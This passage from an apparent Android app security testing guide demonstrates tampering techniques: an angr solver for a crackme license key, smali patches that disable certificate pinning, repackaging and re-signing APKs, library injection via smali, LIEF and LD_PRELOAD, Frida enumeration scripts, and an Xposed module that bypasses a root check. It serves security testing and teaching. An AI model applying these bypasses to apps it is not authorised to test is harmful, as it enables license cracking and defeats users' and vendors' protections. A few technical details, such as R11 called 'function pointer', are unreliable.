- Load the binary into a `Project`, which is the starting point for any kind of analysis in Angr.

- Pass the address from which the analysis should start. In this case, we will initialize the state with the first instruction of the serial validation function. This makes the problem significantly easier to solve because you avoid symbolically executing the Base32 implementation.
- Pass the address of the code block that the analysis should reach. In this case, that's the offset `0x00001840`, where the code responsible for printing the "Product activation passed" message is located.
- Also, specify the addresses that the analysis should not reach. In this case, the code block that prints the "Incorrect serial" message at `0x00001854` is not interesting.

> Note that the Angr loader will load the PIE executable with a base address of `0x400000`, which needs to be added to the offsets from Cutter before passing it to Angr.

The final solution script is presented below:

```
import angr
import claripy
import base64

load_options = {}

b = angr.Project("./validate", load_options = load_options)

# The key validation function starts at 0x401760, so that's where we create the initial state.
# This speeds things up a lot because we're bypassing the Base32-encoder.

state = b.factory.blank_state(addr=0x401760)

simgr = b.factory.simulation_manager(state)
simgr.explore(find=0x401840, avoid=0x401854)

# 0x401840 = Product activation passed
# 0x401854 = Incorrect serial
found = simgr.found[0]

# Get the solution string from *(R11 - 0x20).

addr = found.memory.load(found.regs.r11 - 0x20, endness='Iend_LE')
concrete_addr = found.solver.eval(addr)
solution = found.solver.eval(found.memory.load(concrete_addr,10), cast_to=bytes)
print(base64.b32encode(solution))
```

As discussed previously in the section "Dynamic Binary Instrumentation", the symbolic execution engine constructs a binary tree of the operations for the program input given and generates a mathematical equation for each possible path that might be taken. Internally, Angr explores all the paths between the two points specified by us, and passes the corresponding mathematical equations to the solver to return meaningful concrete results. We can access these solutions via `simulation_manager.found` list, which contains all the possible paths explored by Angr which satisfies our specified search criteria.

Take a closer look at the latter part of the script where the final solution string is being retrieved. The address of the string is obtained from address `r11 - 0x20`. This may appear magical at first, but a careful analysis of the function at `0x00001760` holds the clue, as it determines if the given input string is a valid license key or not. In the disassembly above, you can see how the input string to the function (in register R0) is stored into a local stack variable `0x0000176c      str r0, [var_20h]`. Hence, we decided to use this value to retrieve the final solution in the script. Using `found.solver.eval` you can ask the solver questions like "given the output of this sequence of operations (the current state in `found`), what must the input (at `addr`) have been?").

> In ARMv7, R11 is called fp (*function pointer*), therefore `R11 - 0x20` is equivalent to `fp-0x20`: `var int32_t var_20h @ fp-0x20`

Next, the `endness` parameter in the script specifies that the data is stored in "little-endian" fashion, which is the case for almost all of the Android devices.

Also, it may appear as if the script is simply reading the solution string from the memory of the script. However, it's reading it from the symbolic memory. Neither the string nor the pointer to the string actually exist. The solver ensures that the solution it provides is the same as if the program would be executed to that point.

Running this script should return the following output:

```
(angr) $ python solve.py
WARNING | cle.loader | The main binary is a position-independent executable.
It is being loaded with a base address of 0x400000.

b'ABGAATYAJQAFUABB'
```

> You may obtain different solutions using the script, as there are multiple valid license keys possible.

To conclude, learning symbolic execution might look a bit intimidating at first, as it requires deep understanding and extensive practice. However, the effort is justified considering the valuable time it can save in contrast to analyzing complex disassembled instructions manually. Typically you'd use hybrid techniques, as in the above example, where we performed manual analysis of the disassembled code to provide the correct criteria to the symbolic execution engine. Please to the iOS chapter for more examples on Angr usage.

Tampering and Runtime Instrumentation

First, we'll look at some simple ways to modify and instrument mobile apps. *Tampering* means making patches or runtime changes to the app to affect its behavior. For example, you may want to deactivate SSL pinning or binary protections that hinder the testing process. *Runtime Instrumentation* encompasses adding hooks and runtime patches to observe the app's behavior. In mobile application security however, the term loosely refers to all kinds of runtime manipulation, including overriding methods to change behavior.

Patching, Repackaging, and Re-Signing

Making small changes to the Android Manifest or bytecode is often the quickest way to fix small annoyances that prevent you from testing or reverse engineering an app. On Android, two issues in particular happen regularly:

1. You can't intercept HTTPS traffic with a proxy because the app employs SSL pinning.
2. You can't attach a debugger to the app because the `android:debuggable` flag is not set to `"true"` in the Android Manifest.

In most cases, both issues can be fixed by making minor changes to the app (aka. patching) and then re-signing and repackaging it. Apps that run additional integrity checks beyond default Android code-signing are an exception. In those cases, you have to patch the additional checks as well.

The first step is unpacking and disassembling the APK with `apktool`:

```
$ apktool d target_apk.apk
```

> Note: To save time, you may use the flag `--no-src` if you only want to unpack the APK but not disassemble the code. For example, when you only want to modify the Android Manifest and repack immediately.

Patching Example: Disabling Certificate Pinning

Certificate pinning is an issue for security testers who want to intercept HTTPS communication for legitimate reasons. Patching bytecode to deactivate SSL pinning can help with this. To demonstrate bypassing certificate pinning, we'll walk through an implementation in an example application.

Once you've unpacked and disassembled the APK, it's time to find the certificate pinning checks in the Smali source code. Searching the code for keywords such as "X509TrustManager" should point you in the right direction.

In our example, a search for "X509TrustManager" returns one class that implements a custom TrustManager. The derived class implements the methods `checkClientTrusted`, `checkServerTrusted`, and `getAcceptedIssuers`.

To bypass the pinning check, add the `return-void` opcode to the first line of each method. This opcode causes the checks to return immediately. With this modification, no certificate checks are performed, and the application accepts all certificates.

```
.method public checkServerTrusted([LJava/security/cert/X509Certificate;Ljava/lang/String;)V
  .locals 3
  .param p1, "chain"  # [Ljava/security/cert/X509Certificate;
  .param p2, "authType"   # Ljava/lang/String;

  .prologue
  return-void      # <-- OUR INSERTED OPCODE!
  .line 102
  iget-object v1, p0, Lasdf/t$a;->a:Ljava/util/ArrayList;

  invoke-virtual {v1}, Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;

  move-result-object v1

  :goto_0
  invoke-interface {v1}, Ljava/util/Iterator;->hasNext()Z
```

This modification will break the APK signature, so you'll also have to re-sign the altered APK archive after repackaging it.

Patching Example: Making an App Debuggable

Every debugger-enabled process runs an extra thread for handling JDWP protocol packets. This thread is started only for apps that have the `android:debuggable="true"` flag set in their manifest file's `<application>` element. This is the typical configuration of Android devices shipped to end users.

When reverse engineering apps, you'll often have access to the target app's release build only. Release builds aren't meant to be debugged, that's the purpose of *debug builds*. If the system property `ro.debuggable` is set to "0", Android disallows both JDWP and native debugging of release builds. Although this is easy to bypass, you're still likely to encounter limitations, such as a lack of line breakpoints. Nevertheless, even an imperfect debugger is still an invaluable tool, being able to inspect the runtime state of a program makes understanding the program *a lot* easier.

To *convert* a release build into a debuggable build, you need to modify a flag in the Android Manifest file (AndroidManifest.xml). Once you've unpacked the app (e.g. `apktool d --no-src UnCrackable-Level1.apk`) and decoded the Android Manifest, add `android:debuggable="true"` to it using a text editor:

```
<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name"
↪  android:name="com.xxx.xxx.xxx" android:theme="@style/AppTheme">
```

Even if we haven't altered the source code, this modification also breaks the APK signature, so you'll also have to re-sign the altered APK archive.

Repackaging

You can easily repackage an app by doing the following:

```
$ cd UnCrackable-Level1
$ apktool b
$ zipalign -v 4 dist/UnCrackable-Level1.apk ../UnCrackable-Repackaged.apk
```

Note that the Android Studio build tools directory must be in the path. It is located at `[SDK-Path]/build-tools/[version]`. The `zipalign` and `apksigner` tools are in this directory.

Re-Signing

Before re-signing, you first need a code-signing certificate. If you have built a project in Android Studio before, the IDE has already created a debug keystore and certificate in `$HOME/.android/debug.keystore`. The default password for this KeyStore is "android" and the key is called "androiddebugkey".

The standard Java distribution includes `keytool` for managing KeyStores and certificates. You can create your own signing certificate and key, then add it to the debug KeyStore:

```
$ keytool -genkey -v -keystore ~/.android/debug.keystore -alias signkey -keyalg RSA -keysize 2048 -validity 20000
```

After the certificate is available, you can re-sign the APK with it. Be sure that `apksigner` is in the path and that you run it from the folder where your repackaged APK is located.

```
$ apksigner sign --ks  ~/.android/debug.keystore --ks-key-alias signkey UnCrackable-Repackaged.apk
```

Note: If you experience JRE compatibility issues with `apksigner`, you can use `jarsigner` instead. When you do this, `zipalign` must be called **after** signing.

```
$ jarsigner -verbose -keystore ~/.android/debug.keystore ../UnCrackable-Repackaged.apk signkey
$ zipalign -v 4 dist/UnCrackable-Level1.apk ../UnCrackable-Repackaged.apk
```


Now you may reinstall the app:

```
$ adb install UnCrackable-Repackaged.apk
```

The "Wait For Debugger" Feature

The UnCrackable App is not stupid: it notices that it has been run in debuggable mode and reacts by shutting down. A modal dialog is shown immediately, and the crackme terminates once you tap "OK".


Fortunately, Android's "Developer options" contain the useful "Wait for Debugger" feature, which allows you to automatically suspend an app doing startup until a JDWP debugger connects. With this feature, you can connect the debugger before the detection mechanism runs, and trace, debug, and deactivate that mechanism. It's really an unfair advantage, but, on the other hand, reverse engineers never play fair!



App is debuggable!

This in unacceptable. The app is now going to exit.

In the Developer options, pick `Uncrackable1` as the debugging application and activate the "Wait for Debugger" switch.


Developer options

On

Select debug app
Debugging application: Uncrackable1

Wait for debugger
Debugged application waits for debugger to attach before executing

Verify apps over USB
Check apps installed via ADB/ADT for harmful behavior.

Note: Even with `ro.debuggable` set to "1" in `default.prop`, an app won't show up in the "debug app" list unless the `android:debuggable` flag is set to `"true"` in the Android Manifest.

Patching React Native applications

If the React Native framework has been used for developing then the main application code is located in the file `assets/index.android.bundle`. This file contains the JavaScript code. Most of the time, the JavaScript code in this file is minified. By using the tool JStillery a human readable version of the file can be retried, allowing code analysis. The CLI version of JStillery or the local server should be preferred instead of using the online version as otherwise source code is sent and disclosed to a 3rd party.

The following approach can be used in order to patch the JavaScript file:

1. Unpack the APK archive using `apktool` tool.
2. Copy the content of the file `assets/index.android.bundle` into a temporary file.
3. Use `JStillery` to beautify and deobfuscate the content of the temporary file.
4. Identify where the code should be patched in the temporary file and implement the changes.
5. Put the *patched code* on a single line and copy it in the original `assets/index.android.bundle` file.
6. Repack the APK archive using `apktool` tool and sign it before to install it on the target device/emulator.

Library Injection

In the previous section we learned about patching application code to assist in our analysis, but this approach has several limitations. For instance, you'd like to log everything that's being sent over the network without having to perform a MITM attack. For this you'd have to patch all possible calls to the network APIs, which can quickly become impracticable when dealing with large applications. In addition, the fact that patching is unique to each application can be also considered a shortcoming, as this code cannot be easily reused.

Using library injection you can develop reusable libraries and inject them to different applications, effectively making them behave differently without having to modify their original source code. This is known as DLL injection on Windows (broadly used to modify and bypass anti-cheat mechanisms in games), `LD_PRELOAD` on Linux and `DYLD_INSERT_LIBRARIES` on macOS. On Android and iOS, a common example is using the Frida Gadget whenever Frida's so-called Injected mode of operation isn't suitable (i.e. you cannot run the Frida server on the target device). In this situation, you can inject the Gadget library by using the same methods you're going to learn in this section.

Library injection is desirable in many situations such as:

- Performing process introspection (e.g. listing classes, tracing method calls, monitoring accessed files, monitoring network access, obtaining direct memory access).
- Supporting or replacing existing code with your own implementations (e.g. replace a function that should give random numbers).
- Introducing new features to an existing application.
- Debugging and fixing elusive runtime bugs on code for which you don't have the original source.
- Enable dynamic testing on a non-rooted device (e.g. with Frida).

In this section, we will learn about techniques for performing library injection on Android, which basically consist of patching the application code (smali or native) or alternatively using the `LD_PRELOAD` feature provided by the OS loader itself.

Patching the Application's Smali Code

An Android application's decompiled smali code can be patched to introduce a call to `System.loadLibrary`. The following smali patch injects a library named libinject.so:

```
const-string v0, "inject"
invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
```

Ideally you should insert the above code early in the application lifecycle, for instance in the `onCreate` method. It is important to remember to add the library libinject.so in the respective architecture folder (armeabi-v7a, arm64-v8a, x86) of the `lib` folder in the APK. Finally, you need to re-sign the application before using it.

A well-known use case of this technique is loading the Frida gadget to an application, specially while working on a non-rooted device (this is what `objection patchapk` basically does).

Patching Application's Native Library

Many Android applications use native code in addition to Java code for various performance and security reasons. The native code is present in the form of ELF shared libraries. An ELF executable includes a list of shared libraries (dependencies) that are linked to the executable for it to function optimally. This list can be modified to insert an additional library to be injected into the process.

Modifying the ELF file structure manually to inject a library can be cumbersome and prone to errors. However, this task can be performed with relative ease using LIEF (Library to Instrument Executable Formats). Using it requires only a few lines of Python code as shown below:

```
import lief

libnative = lief.parse("libnative.so")
libnative.add_library("libinject.so") # Injection!
libnative.write("libnative.so")
```

In the above example, libinject.so library is injected as a dependency of a native library (libnative.so), which the application already loads by default. Frida gadget can be injected into an application using this approach as explained in detail in LIEF's documentation. As in the previous section, it is important to remember adding the library to the respective architecture `lib` folder in the APK and finally re-signing the application.

Preloading Symbols

Above we looked into techniques which require some kind of modification of the application's code. A library can also be injected into a process using functionalities offered by the loader of the operating system. On Android, which is a Linux based OS, you can load an additional library by setting the `LD_PRELOAD` environment variable.

As the ld.so man page states, symbols loaded from the library passed using `LD_PRELOAD` always get precedence, i.e. they are searched first by the loader while resolving the symbols, effectively overriding the original ones. This feature is often used to inspect the input parameters of some commonly used libc functions such as `fopen`, `read`, `write`, `strcmp`, etc., specially in obfuscated programs, where understanding their behavior may be challenging. Therefore, having an insight on which files are being opened or which strings are being compared may be very valuable. The key idea here is "function wrapping", meaning that you cannot patch system calls such as libc's `fopen`, but you can override (wrap) it including custom code that will, for instance, print the input parameters for you and still call the original `fopen` remaining transparent to the caller.

On Android, setting `LD_PRELOAD` is slightly different compared to other Linux distributions. If you recall from the "Platform Overview" section, every application in Android is forked from Zygote, which is started very early during the Android boot-up. Thus, setting `LD_PRELOAD` on Zygote is not possible. As a workaround for this problem, Android supports the `setprop` (set property) functionality. Below you can see an example for an application with package name `com.foo.bar` (note the additional `wrap.` prefix):

```
$ setprop wrap.com.foo.bar LD_PRELOAD=/data/local/tmp/libpreload.so
```

> Please note that if the library to be preloaded does not have SELinux context assigned, from Android 5.0 (API level 21) onwards, you need to disable SELinux to make `LD_PRELOAD` work, which may require root.

Dynamic Instrumentation

Information Gathering

In this section we will learn about how to use Frida to obtain information about a running application.

Getting Loaded Classes and their Methods

You can use the command `Java` in the Frida CLI to access the Java runtime and retrieve information from the running app. Remember that, unlike Frida for iOS, in Android you need to wrap your code inside a `Java.perform` function. Thus, it's more convenient to use Frida scripts to e.g. get a list of loaded Java classes and their corresponding methods and fields or for more complex information gathering or instrumentation. One such scripts is listed below. The script to list class's methods used below is available on Github.

```
// Get list of loaded Java classes and methods

// Filename: java_class_listing.js

Java.perform(function() {
    Java.enumerateLoadedClasses({
        onMatch: function(className) {
            console.log(className);
            describeJavaClass(className);
        },
        onComplete: function() {}
    });
});

// Get the methods and fields
function describeJavaClass(className) {
  var jClass = Java.use(className);
  console.log(JSON.stringify({
    _name: className,
    _methods: Object.getOwnPropertyNames(jClass.__proto__).filter(function(m) {
      return !m.startsWith('$') // filter out Frida related special properties
        || m == 'class' || m == 'constructor' // optional
    }),
    _fields: jClass.class.getFields().map(function(f) {
      return( f.toString());
    })
  }, null, 2));
}
```

After saving the script to a file called java_class_listing.js, you can tell Frida CLI to load it by using the flag `-l` and inject it to the process ID specified by `-p`.

```
frida -U -l java_class_listing.js -p <pid>

// Output
[Huawei Nexus 6P::sg.vantagepoint.helloworldjni]->
...

com.scottyab.rootbeer.sample.MainActivity
{
  "_name": "com.scottyab.rootbeer.sample.MainActivity",
  "_methods": [
  ...
    "beerView",
    "checkRootImageViewList",
    "floatingActionButton",
    "infoDialog",
    "isRootedText",
    "isRootedTextDisclaimer",
    "mActivity",
    "GITHUB_LINK"
  ],
  "_fields": [
    "public static final int android.app.Activity.DEFAULT_KEYS_DIALER",
...
```

Given the verbosity of the output, the system classes can be filtered out programmatically to make output more readable and relevant to the use case.

Getting Loaded Libraries

You can retrieve process related information straight from the Frida CLI by using the `Process` command. Within the `Process` command the function `enumerateModules` lists the libraries loaded into the process memory.

```
[Huawei Nexus 6P::sg.vantagepoint.helloworldjni]-> Process.enumerateModules()
[
    {
        "base": "0x558a442000",
        "name": "app_process64",
        "path": "/system/bin/app_process64",
        "size": 32768
    },
    {
        "base": "0x78bc984000",
        "name": "libandroid_runtime.so",
        "path": "/system/lib64/libandroid_runtime.so",
        "size": 2011136
    },
...
```

Method Hooking

Xposed

Let's assume you're testing an app that's stubbornly quitting on your rooted device. You decompile the app and find the following highly suspect method:

```
package com.example.a.b

public static boolean c() {
  int v3 = 0;
  boolean v0 = false;

  String[] v1 = new String[]{"/sbin/", "/system/bin/", "/system/xbin/", "/data/local/xbin/",
    "/data/local/bin/", "/system/sd/xbin/", "/system/bin/failsafe/", "/data/local/"};

    int v2 = v1.length;

    for(int v3 = 0; v3 < v2; v3++) {
      if(new File(String.valueOf(v1[v3]) + "su").exists()) {
         v0 = true;
         return v0;
```

```
        }
    }

    return v0;
}
```

This method iterates through a list of directories and returns `true` (device rooted) if it finds the `su` binary in any of them. Checks like this are easy to deactivate all you have to do is replace the code with something that returns "false". Method hooking with an Xposed module is one way to do this (see "Android Basic Security Testing" for more details on Xposed installation and basics).

The method `XposedHelpers.findAndHookMethod` allows you to override existing class methods. By inspecting the decompiled source code, you can find out that the method performing the check is `c`. This method is located in the class `com.example.a.b`. The following is an Xposed module that overrides the function so that it always returns false:


```
package com.awesome.pentestcompany;

import static de.robv.android.xposed.XposedHelpers.findAndHookMethod;
import de.robv.android.xposed.IXposedHookLoadPackage;
import de.robv.android.xposed.XposedBridge;
import de.robv.android.xposed.XC_MethodHook;
import de.robv.android.xposed.callbacks.XC_LoadPackage.LoadPackageParam;

public class DisableRootCheck implements IXposedHookLoadPackage {

    public void handleLoadPackage(final LoadPackageParam lpparam) throws Throwable {
        if (!lpparam.packageName.equals("com.example.targetapp"))
            return;

        findAndHookMethod("com.example.a.b", lpparam.classLoader, "c", new XC_MethodHook() {
            @Override

            protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
                XposedBridge.log("Caught root check!");
                param.setResult(false);
            }

        });
    }
}
```

Just like regular Android apps, modules for Xposed are developed and deployed with Android Studio. For more details on writing, compiling, and installing Xposed modules, refer to the tutorial provided by its author, rovo89.

Frida

